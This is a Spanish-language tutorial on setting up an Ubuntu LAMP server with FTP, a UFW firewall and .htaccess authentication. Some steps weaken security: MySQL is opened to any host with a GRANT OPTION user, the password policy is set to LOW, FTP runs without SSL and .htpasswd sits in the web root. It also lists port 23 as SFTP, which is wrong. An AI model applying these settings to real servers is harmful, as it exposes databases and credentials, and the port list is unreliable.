
    1. Conexión SSH

    Primero comprobamos si SSH está instalado:

    dpkg -l | grep openssh-server
    

    Si aparece openssh-server, está instalado. Si no:

    sudo apt install ssh
    

    Una vez instalado, desde Windows o PuTTY:

    ssh usuario@ipdelservidor
    


    2. Instalación de Apache2

    Instalamos Apache:

    sudo apt install apache2
    

    Esto permitirá responder a peticiones HTTP por el puerto 80.

    Si la máquina usa IP dinámica, consulta la IP con:

    ifconfig
    

    (Instalar net-tools si no lo tienes: sudo apt install net-tools)

    Al acceder desde un navegador a la IP del servidor, deberías ver la página por defecto de Apache.

    La carpeta web se encuentra en:

    /var/www/html
    

    Aquí podrás crear tus documentos HTML.


    3. Instalación de MySQL Server

    Instalamos MySQL:

    sudo apt install mysql-server
    

    Ejecutamos script de configuración:

    mysql_secure_installation
    

    Las preguntas:

    1. Set root password? → Y
    2. Remove anonymous users? → Y
    3. Disallow root login remotely? → Y
    4. Remove test database? → Y
    5. Reload privilege tables now? → Y

    Reinicia el servicio:

    sudo systemctl restart mysql
    


    Acceso:

    sudo mysql -u root -p
    

    3.1 Conexión remota a MySQL

    Debemos modificar el archivo mysqld.cnf:

    sudo nano /etc/mysql/mysql.conf.d/mysqld.cnf
    

    Busca:

    bind-address = 127.0.0.1
    

    Cámbialo por:

    0.0.0.0
    

    (Así permitimos conexiones remotas.)


    Políticas de contraseñas MySQL

    Valores: LOW = 0, MEDIUM = 1, STRONG = 2.

    Ver configuración actual:

    SHOW VARIABLES LIKE 'validate_password%';
    

    Cambiar política:

    SET GLOBAL validate_password.policy=LOW;
    

    También puedes personalizar los requisitos:

    SET GLOBAL validate_password.length = 6;
    SET GLOBAL validate_password.number_count = 0;
    

    Según queramos podemos cambiar el valor por LOW, MEDIUM o STRONG
    Ejemplos de contraseñas:

    LOW:
    12345678
    password

    MEDIUM
    Estudiante123@
    Codificador NINZA$100
    demoPass#00

    Esta es la recomendada, por defecto solicita

    • La contraseña debe tener al menos 8 caracteres.
    • El recuento de mayúsculas y minúsculas es 1 (al menos 1 letra en minúscula y 1 letra enmayúscula)
    • El recuento de números es 1
    • El número mínimo de caracteres especiales es 1

    Otra forma de cambiar la politica de contraseñas sería:

    mysql>SET GLOBAL validate_password.policy=0;
    mysql>SET GLOBAL validate_password.policy=1;
    mysql>SET GLOBAL validate_password.policy=2;

    Tambien podemos personalizar los requisitos de cada una, ejemplo:

    mysql>SET GLOBAL validate_password.length = 6;
    mysql>SET GLOBAL validate_password.number_count = 0;

    Ahora que las reglas para una contraseña válida están claras, puedes crear un usuario con
    una contraseña válida


    3.2 Creación de usuario MySql

    Crear usuario:

    CREATE USER 'user'@'127.0.0.1' IDENTIFIED BY 'Estudiante123@';
    CREATE USER 'user'@'%' IDENTIFIED BY 'Estudiante123@';
    

    Al crear el usuario ponemos entre la @ primero el nombre y luego desde donde vamos a
    permitir que se conecte. si es desde localhost, una ip determinada o cualquier sitio.

    Ejemplos:

    CREATE USER ‘user’@’127.0.0.1’ IDENTIFIED BY ‘Estudiante123@’;

    crearemos un usuario con contraseña MEDIUM y que solo se pueda conectar desde
    localhost

    CREATE USER ‘user’@’%%’ IDENTIFIED BY ‘Estudiante123@’;

    Asignar permisos:

    GRANT CREATE, ALTER, DROP, INSERT, UPDATE, DELETE, SELECT, REFERENCES, RELOAD 
    ON *.* TO 'user'@'%' WITH GRANT OPTION;
    

    Aplicar cambios:

    FLUSH PRIVILEGES;
    


    3.3 Conexión desde Workbench

    Ahora que ya tenemos configurado nuestro gestor de mysql y hemos puesto que se pueda
    acceder desde cualquier Ip, instalamos Workbench en nuestro host y nos conectamos.

    En el cliente, instala Workbench y conecta usando:

    • IP del servidor
    • Puerto 3306
    • Usuario creado
    • Contraseña asignada

    4. Instalación del servicio FTP (VSFTPD)

    Instalar:

    sudo apt install vsftpd
    

    Hacemos backup del archivo de configuración:

    sudo cp /etc/vsftpd.conf /etc/vsftpd.conf_old
    

    Editar configuración:

    sudo nano /etc/vsftpd.conf
    

    Pegar:

    listen=NO
    listen_ipv6=YES
    anonymous_enable=NO
    local_enable=YES
    write_enable=YES
    local_umask=022
    dirmessage_enable=YES
    use_localtime=YES
    xferlog_enable=YES
    connect_from_port_20=YES
    chroot_local_user=YES
    secure_chroot_dir=/var/run/vsftpd/empty
    pam_service_name=vsftpd
    rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
    rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
    ssl_enable=NO
    pasv_enable=YES
    pasv_min_port=10000
    pasv_max_port=10100
    allow_writeable_chroot=YES
    

    Como hemos realizado una copia de seguridad podemos borrar su contenido, otro truco
    para muchos archivos de configuración en linux es comentar las lineas anteriores con #, o
    simplemente poner la nueva configuración al final del documento.


    *Ubuntu en algunas versiones, viene con un firewall llamado UFW. En este caso le debemos
    de decir que abra el puerto 20, 21 y los del 10000 al 10100 para su correcto funcionamiento

    Abrir puertos en UFW:

    sudo ufw allow from any to any port 20,21,10000:10100 proto tcp
    

    Reiniciar servicio:

    sudo systemctl restart vsftpd
    


    4.1 Acceso vía FTP desde el cliente

    Para transmitir archivos via FTP al servidor podemos usar cualquier programa de
    transmisión de archivos como Filezilla-client

    Utiliza FileZilla-client y conecta usando:

    • IP del servidor
    • Usuario FTP
    • Contraseña
    • Puerto 21

    Cada usuario tendrá acceso a su carpeta.


    4.2 Acceso FTP a la carpeta web de Apache

    Dado que nuestro objetivo es montar un servidor web, debemos tener la opción de poder
    acceder a las carpetas de de apache html, para poder transmitir los archivos de una web,
    imagenes, etc.


    Existe varios modos, veamos el que considero mas sencillo para inicial. Que consiste en
    crear un usuario donde su carpeta personal sea la www de Apache2 y dar permisos a esta
    carpeta.


    Creamos un usuario cuyo directorio sea la carpeta web:

    sudo useradd -m ftpuser
    sudo passwd ftpuser
    

    *Con la opción -m indicamos que nos cree una carpeta para el usuario

    Finalmente, podemos editar el archivo /etc/passwd para cambiar la carpeta al que el usuario
    tendrá acceso.

    sudo nano /etc/passwd   ← Cambia el directorio del usuario.
    

    También podrías jugar con los grupos de usuarios en Linux, para dar acceso a diferentes
    usuarios, algunos comandos útiles que podrías repasar podrían ser:

    Modificar grupos/permisos:

    sudo chgrp -R ftpuser www
    sudo groupadd grupo
    sudo adduser usuario grupo
    sudo chmod -R 775 www
    

    5. Instalación del intérprete PHP

    Instalamos PHP y módulos:

    sudo apt install php libapache2-mod-php php-mysql php-cli
    

    php: el propio interprete, si queremos una versión especifica podriamos poner php8.1, php7,
    etc.


    libapache2-mod-php: Libreria que permite trabajar a apache2 con php (Imprescindible en
    nuestro caso)

    php-mysql: Libreria que permite hacer conexiones desde php a mysql (Imprescindible si
    hacemos app con acceso a bases de datos).

    php-cli: Aunque para un servidor web no es necesario, si es util para ejecutar scripts de php
    directamente en la terminal, para temas de mantenimiento, tareas crontab, envio de
    mensajes, etc.


    Una vez instalado puede comprobar la versión instalada con:

    php -v
    


    Crear archivo de prueba:

    sudo nano /var/www/html/version.php
    

    Contenido:

    <?php
    phpinfo();
    ?>
    

    Dar permisos:

    sudo chmod 775 version.php
    

    Probar desde el navegador: http://IP/version.php


    Ejecución PHP desde terminal

    Crear archivo:

    sudo nano infosys.php
    

    Contenido:

    <?php 
    $os = php_uname(); 
    $cpu = shell_exec('cat /proc/cpuinfo | grep "model name" | head -n 1'); 
    $memTotal = shell_exec('cat /proc/meminfo | grep MemTotal'); 
    $memFree = shell_exec('cat /proc/meminfo | grep MemFree'); 
    $disk = shell_exec('df -h'); 
    
    echo "Información del Sistema:\n";
    echo "Sistema Operativo: $os\n";
    echo "Procesador: $cpu\n"; 
    echo "Memoria Total: $memTotal"; 
    echo "Memoria Libre: $memFree\n"; 
    echo "Espacio en Disco:\n$disk\n"; 
    ?>
    

    Ejecutar:

    php infosys.php
    

    6. Acceso por SSH desde un IDE – Visual Studio Code

    Instalar VSCode: https://code.visualstudio.com/Download

    Instalar extensión: Remote – SSH


    Crear conexión:

    1. Clic en icono de conexión remota.
    2. Add New SSH Host.
    3. Indicar un nombre sin espacios.
    4. Elegir dónde guardar el archivo de configuración.
    5. Indicar sistema operativo remoto (Linux).
    6. Escribir parámetros:
    Host Mi_conexion
      HostName 192.168.x.x
      User ubuntu
    

    Una vez guardado, podrás acceder desde VS Code, abrir carpetas del servidor y usar la terminal integrada.

  • UFW- Securizando  servicios de servidor WEB

    UFW- Securizando servicios de servidor WEB


    Configuración del Firewall en linux UFW

    Mediante el comando ufw podemos configurar el firewall de Linux de forma sencilla. Lo primero que debemos de hacer es ver si esta activo o no.

    sudo ufw status

    Esto nos mostrará la lista de puertos, o en su defecto si esta inactivo. El hecho de estar inactivo supone que tenemos todos los puertos abiertos, lo que es una seria vulnerabilidad.
    ![[Snag_5bd2428.png]]
    Para activarlo, escribimos:

    sudo ufw enable

    NOTA: Debemos tener en cuenta que si estamos conectados vía SSH por el puerto 22, al activar el firewall puede ser que nos expulse, si anteriormente no hemos abierto el puerto.

    Ahora podemos poner, sudo ufw status y nos retornara la configuración actual.

    ![[Snag_5c08db1.png]]
    En este caso, vemos que ya tenemos varios puertos abiertos dado que hemos instalado diferentes servicios.

    Lista de puertos comunes.
    Algunos de los puertos más importantes de los sistemas Linux suelen estar activados por defecto, aunque en algunos casos esto no se da. Hay que tener en cuenta que mantener SSH en el puerto 22 es considerado un riesgo a nivel de seguridad, por lo que se recomienda cambiarlo.

    | Puertos comunes |

    21 > FTP
    22 > SSH
    23 > SFTP
    25 > SMTP
    43 > WHOIS
    53 > Nameservers (sistema DNS)
    80 > HTTP (servidor web, ya sea Apache, Nginx u otro)
    110 > Protocolo POP utilizado para mail.
    111 > rpcbind
    143 > Protocolo IMAP utilizado para mail.
    443 > HTTP seguro (utilizado por certificados SSL a nivel web, https://)
    953 > rndc
    993 > IMAP bajo SSL
    995 > Protocolo POP con SSL
     
    2082 > Panel cPanel
    2083 > cPanel con SSL
    2086 > Panel WHM
    2087 > WHM con SSL
    2095 > Webmail
    2096 > Webmail con SSL
     
    3306 > MySQL
    4643 > Virtuosso
    9999 > Urchin
     
    Panel Plesk > 8443
    Panel DirectAdmin > 2222
    Panel Webmin > 10000 |
    Veamos ahora como abrir o cerrar los puertos según las necesidades de cada servidor.

    Una forma sencilla es indicar directamente el nombre del servicio utilizando la opción de allow.

    sudo ufw allow ssh

    Sin embargo, podemos escribir la regla equivalente especificando el puerto en vez del nombre del servicio. Por ejemplo, este comando funciona como el anterior:

    sudo ufw allow 22

    Si deseamos ver algo mas de información del estado de los puertos, podemos poner

    sudo ufw status verbose

    Otra opción si deseamos habilitar varios puertos que estan consecutivos, podemos indicar el rango.

    sudo ufw allow 6000:6007 /tcp
    sudo ufw allow 6000:6007 /udp

    Esto abriría los puertos del 6000 al 6007

    Cerrar puertos.

    Si deseamos cerrar un puerto que tengamos abierto, podemos cerrarlo con.

    sudo ufw deny 80 

    Esto cerraría el puerto 80 de http evitando conexiones al servidor.

    Habilitar o cerrar puertos con orígenes definidos.

    En ocasiones para mayor seguridad queremos abrir los puertos, pero solo para acceder desde una dirección ip concreta, esto lo realizaremos añadiendo la opción from

      sudo ufw allow from 03.0.113.4

    De este modo solo daremos acceso al equipo con la ip designada. Aunque lo mas común es determinar el o los puertos concretos que queremos que pueda acceder.

     Por ejemplo, si desea permitir que 203.0.113.4 se conecte al puerto 22 (SSH), utilice este comando:

    sudo ufw allow from 203.0.113.4 to any port 22

    Por último si estamos en una infraestructura con diferentes subredes, podemos determinar cual de ellas pueden acceder o no. Por ejemplo una subred para un departamento de una empresa en concreto.

    sudo ufw allow from 203.0.113.0/24

    o si queremos especificar el puerto

    sudo ufw allow from 203.0.113.0/24 to any port 22

    Por numero de regla

    Si utiliza el número de regla para eliminar reglas de firewall, lo primero que le convendrá hacer es obtener una lista de reglas de firewall. El comando “UFW status” tiene una opción para mostrar números junto a cada regla, como se muestra aquí:

    sudo ufw status numbered
    Numbered Output:Status: active
    
         To                         Action      From
         --                         ------      ----
    [ 1] 22                         ALLOW IN    15.15.15.0/24
    [ 2] 80                         ALLOW IN    Anywhere

    Si queremos eliminar la regla 2, que permite las conexiones del puerto 80 (HTTP), podemos especificarlo en un comando “UFW delete”

    sudo ufw delete 2

    Otra forma es hacerlo sin numerar poniendo directamente el servicio a borrar o el numero de puerto. Por ejemplo: desea eliminar la regla allow http, podría escribir lo siguiente:

    sudo ufw delete allow http

    También podría especificar la regla mediante allow 80 en vez de hacerlo por nombre de servicio:

    sudo ufw delete allow 80

    Otros comandos útiles pueden ser:

    Si decide que no desea utilizar UFW, puede desactivarlo con este comando:

    sudo ufw disable

    Si ya configuró reglas de UFW y decide que desea empezar de nuevo, puede utilizar el comando “reset”:

    sudo ufw reset
  • .htaccess EN APACHE (Control, Seguridad y SEO)

    .htaccess EN APACHE (Control, Seguridad y SEO)

    El objetivo de esta práctica es aprender a utilizar archivos .htaccess en un servidor Apache para configurar:

    • Autenticación
    • Gestión de errores
    • Redirecciones
    • Reescritura de URLs
    • Cabeceras de seguridad
    • Control de indexación en buscadores
    • Ocultación y restricción de carpetas
    • Optimización mediante caché y compresión

    Se realizará de forma práctica para observar los efectos directamente.


    Requisitos

    • Apache instalado y funcionando
    • Permisos para editar archivos en /var/www/html/ o carpeta equivalente

    Parte 1: Activación de .htaccess en Apache

    1. Editar el VirtualHost y localizar:
    <Directory /var/www/html>
       AllowOverride None
       Require all granted
    </Directory>
    
    1. Cambiar None por All:
    AllowOverride All
    
    1. Reiniciar Apache:
    sudo systemctl restart apache2
    
    1. Crear un archivo /var/www/html/.htaccess con este contenido:
    AddDefaultCharset UTF-8
    

    Si no hay errores, el .htaccess está funcionando.

    Para editar el VirtualHost típico en Ubuntu/Debian:

    1. Abrir el archivo de sitio por defecto:
    sudo nano /etc/apache2/sites-available/000-default.conf
    
    1. Buscar un bloque <VirtualHost *:80> que contiene algo como:
    <VirtualHost *:80>
        DocumentRoot /var/www/html
        ...
        <Directory /var/www/html>
            Options Indexes FollowSymLinks
            AllowOverride None
            Require all granted
        </Directory>
    </VirtualHost>
    
    1. Aquí vive la línea “AllowOverride” que decide si .htaccess es un ciudadano con derechos o un fantasma ignorado. Cambiar AllowOverride None por AllowOverride All.
    2. Guardar, cerrar y reiniciar Apache:
    sudo systemctl restart apache2
    

    Parte 2: Autenticación Básica con .htaccess

    1. Crear una carpeta /var/www/html/admin/ con un index.html.
    2. Crear /var/www/html/.htpasswd generando un usuario:
    htpasswd -c /var/www/html/.htpasswd admin
    
    1. Crear /var/www/html/admin/.htaccess:
    AuthType Basic
    AuthName "Zona restringida"
    AuthUserFile /var/www/html/.htpasswd
    Require valid-user
    

    Entrar a http://servidor/admin y probar el acceso.

    htpasswd

    htpasswd es una pequeña herramienta de Apache que fabrica archivos de credenciales para la autenticación HTTP básica. Básica significa sin florituras: usuario/contraseña codificados en Base64 y enviados en cabecera; útil para poner una puerta rápida delante de una carpeta, una página de administración o un endpoint casero.

    Funciona generando un fichero (normalmente .htpasswd) con uno o varios usuarios y sus contraseñas hash. Este fichero luego lo consumes desde .htaccess o desde la configuración del VirtualHost.

    1. Abres la terminal en tu servidor.
    2. Ejecutas:
    htpasswd -c /ruta/al/fichero/.htpasswd nombreusuario
    

    El -c crea el fichero. Si ya existe y quieres añadir otro usuario, lo omites:

    htpasswd /ruta/al/fichero/.htpasswd otro_usuario
    

